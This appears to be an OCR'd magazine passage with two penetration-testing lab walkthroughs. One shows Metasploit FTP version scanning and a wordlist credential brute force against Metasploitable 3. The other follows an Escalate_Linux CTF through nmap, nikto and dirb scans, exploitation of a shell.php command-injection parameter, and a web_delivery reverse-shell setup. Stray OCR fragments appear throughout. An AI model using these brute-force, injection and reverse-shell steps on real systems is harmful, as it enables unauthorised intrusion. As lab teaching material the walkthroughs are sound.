As you can see, the login failed. But it seems there is an "anonymous" account on the target. It's password was just changed. Next, we have a module to find out the version of the FTP s-erver on the target.

```
msf5 > use auxiliary/scanner/ftp/ftp_version
msf5 auxiliary(scanner/ftp/ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified userna
me
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target host(s), range CIDR identi
fier, or hosts file with syntax 'file:<path>'
   RPORT    21                   yes       The target port (TCP)
   THREADS  1                    yes       The number of concurrent threads

msf5 auxiliary(scanner/ftp/ftp_version) >
```

```
msf5 auxiliary(scanner/ftp/ftp_version) > set FTPPASS anonymous
FTPPASS => anonymous
msf5 auxiliary(scanner/ftp/ftp_version) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 auxiliary(scanner/ftp/ftp_version) > run

[+] 172.28.128.6:21       - FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 172.28.128.6:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/ftp_version) >
```

No information here until the "anonymous" password is known. Let's try the Metasploit Login scanner to crack the username and password of this one.

```
msf5 > use auxiliary/scanner/ftp/ftp_login
msf5 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all user
s
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 t
o 5
   DB_ALL_CREDS      false            no        Try each user/password couple st
ored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current
 database to the list
   DB_ALL_USERS      false            no        Add all users in the current dat
abase to the list
   PASSWORD                           no        A specific password to authentic
ate with
   PASS_FILE                          no        File containing passwords, one p
er line
   Proxies                            no        A proxy chain of format type:hos
t:port[,type:host:port][...]
   RECORD_GUEST      false            no        Record anonymous/guest logins to
 the database
   RHOSTS                             yes       The target host(s), range CIDR i
dentifier, or hosts file with syntax 'file:<path>'
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential
works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authentic
ate as
   USERPASS_FILE                      no        File containing users and passwo
rds separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password
 for all users
   USER_FILE                          no        File containing usernames, one p
er line
   VERBOSE           true             yes       Whether to print output for all
attempts

msf5 auxiliary(scanner/ftp/ftp_login) >
```

Let's use the dictionary containing most common passwords for this. The "common.txt" file.

```
root@kali:~# locate common.txt
/usr/share/dirb/wordlists/common.txt
/usr/share/dirb/wordlists/extensions_common.txt
/usr/share/dirb/wordlists/mutations_common.txt
/usr/share/fern-wifi-cracker/extras/wordlists/common.txt
/usr/share/metasploit-framework/data/wordlists/http_owa_common.txt
/usr/share/metasploit-framework/data/wordlists/sap_common.txt
/usr/share/theharvester/wordlists/general/common.txt
/usr/share/wfuzz/wordlist/general/common.txt
/usr/share/wfuzz/wordlist/general/extensions_common.txt
/usr/share/wfuzz/wordlist/general/mutations_common.txt
```

I set the same file as both user_file and pass_file. I also set stop_on_success to TRUE so that the module stops running after getting one valid credentials.

```
msf5 auxiliary(scanner/ftp/ftp_login) > set pass_file /usr/share/dirb/wordlists/
common.txt
pass_file => /usr/share/dirb/wordlists/common.txt
msf5 auxiliary(scanner/ftp/ftp_login) > set user_file /usr/share/dirb/wordlists/
common.txt
user_file => /usr/share/dirb/wordlists/common.txt
msf5 auxiliary(scanner/ftp/ftp_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/ftp/ftp_login) >
```

But on executing the module, it failed to get even one valid credentials as shown below.

```
s (Incorrect: )
[-] 172.28.128.6:21       - 172.28.128.6:21 - LOGIN FAILED: _resources:intl (Inc
orrect: )
[-] 172.28.128.6:21       - 172.28.128.6:21 - LOGIN FAILED: _resources:intra (In
correct: )
[-] 172.28.128.6:21       - 172.28.128.6:21 - LOGIN FAILED: _resources:intracorp
 (Incorrect: )
[-] 172.28.128.6:21       - 172.28.128.6:21 - LOGIN FAILED: _resources:intranet
(Incorrect: )
[-] 172.28.128.6:21       - 172.28.128.6:21 - LOGIN FAILED: _resources:intro (In
correct: )
[-] 172.28.128.6:21       - 172.28.128.6:21 - LOGIN FAILED: _resources:introduct
ion (Incorrect: )
[-] 172.28.128.6:21       - 172.28.128.6:21 - LOGIN FAILED: _resources:inventory
 (Incorrect: )
[-] 172.28.128.6:21       - 172.28.128.6:21 - LOGIN FAILED: _resources:investors
 (Unable to Connect: )
[-] 172.28.128.6:21       - 172.28.128.6:21 - LOGIN FAILED: _resources:invitatio
n (Unable to Connect: )
[-] 172.28.128.6:21       - 172.28.128.6:21 - LOGIN FAILED: _resources:invite (U
nable to Connect: )
[*] 172.28.128.6:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/ftp_login) >
```

If our readers remember, our previous target Metasploitable 2 had an anonymous account active for the FTP service. It seems that unlike our previous target, Metasploitable 3 has anonymous account disabled or a different password set for this account. In our previous target, users were having common usernames and passwords but in this present version, they seem to be absent. This sure is going to be challenging.

LINUX PRIVILEGE ESCALATION

Privilege Escalation plays a very important role in penetration testing and cyber security. If gaining a low privilege shell on the target is one stage of penetration testing, then upgrading that shell to a high privilege one is another step of this stage.So it is obvious we bring an article on Linux privilege escalation. For this tutorial we will be using the Escalate_Linux :1 CTF machine developed by Manish Gupta as target. It can be downloaded from ***here***.

Once downloaded we install this on Vmware and we are using Kali Linux 2019.2 as attacker machine. After starting both the machines, we run a Nmap SYN ping scan on the network to find the IP address of the target.


```
root@kali:~# nmap -sP 192.168.45.133-140
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-09 18:05 IST
Nmap scan report for 192.168.45.133
Host is up.
Nmap scan report for 192.168.45.138
Host is up (0.00016s latency).
MAC Address: 00:0C:29:D8:A0:93 (VMware)
Nmap done: 8 IP addresses (2 hosts up) scanned in 0.38 seconds
root@kali:~#
```

Our target IP address is 192.168.45.138. Next step is port scanning the target to find the services running on the target.

```
root@kali:~# nmap -sV 192.168.45.138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-09 18:08 IST
Nmap scan report for 192.168.45.138
Host is up (0.00016s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.29 ((Ubuntu))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     3 (RPC #100227)
MAC Address: 00:0C:29:D8:A0:93 (VMware)
Service Info: Host: LINUX

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.75 seconds
root@kali:~#
```

Have any questions?
Fire them to
qa@hackercool.com

Port 80 is open. Let's see if we can find a way into the target system using it. On opening the target website in a browser, it appears to be a simple webpage.



Nikto scan on the target website also did not reveal anything.


```
root@kali:~# nikto -h http://192.168.45.138
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.45.138
+ Target Hostname:    192.168.45.138
+ Target Port:        80
+ Start Time:         2019-11-09 18:12:22 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). A
pache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, si
ze: 58a84b35a8d4e, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
```

Next we ran the directory buster to see if we can find any interesting directories. we found no -thing. Not willing to give up, we tried the same dirb scan again with a minor change. This tim -e we configured it to search for files with .php extension as shown below. This time we had a positive result.


```
root@kali:~# dirb http://192.168.45.138 -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov  9 18:14:21 2019
URL_BASE: http://192.168.45.138/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.45.138/ ----

+ http://192.168.45.138/shell.php (CODE:200|SIZE:29)
```

```
-----------------
END_TIME: Sat Nov  9 18:14:24 2019
DOWNLOADED: 4612 - FOUND: 1
root@kali:~#
```

The scan found a file named "shell.php". Let's see what file this is.



Its asking us to pass cmd as a parameter. Let's check it.



On passing the ls command to cmd, we can see the contents of the web directory. Let's pass the id command to see the privileges this shell will have. We can see in the image below that this shell is running with the privileges of "user6".

192.168.45.138/shell.php?cm

192.168.45.138/shell.php?cmd=/etc/passwd

Most Visited | Getting Started | Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums

/*pass cmd as get parameter*/


Now let's exploit this command injection vulnerability to gain a shell on the target. Metasploit has a web_delivery module that can be used to exploit this vulnerability and gain a shell on t-his target.

```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must
 be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (defa
ult is randomly generated)
   URIPATH                   no        The URI to use for this exploit (defau
lt is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be
specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python


msf5 exploit(multi/script/web_delivery) >
```

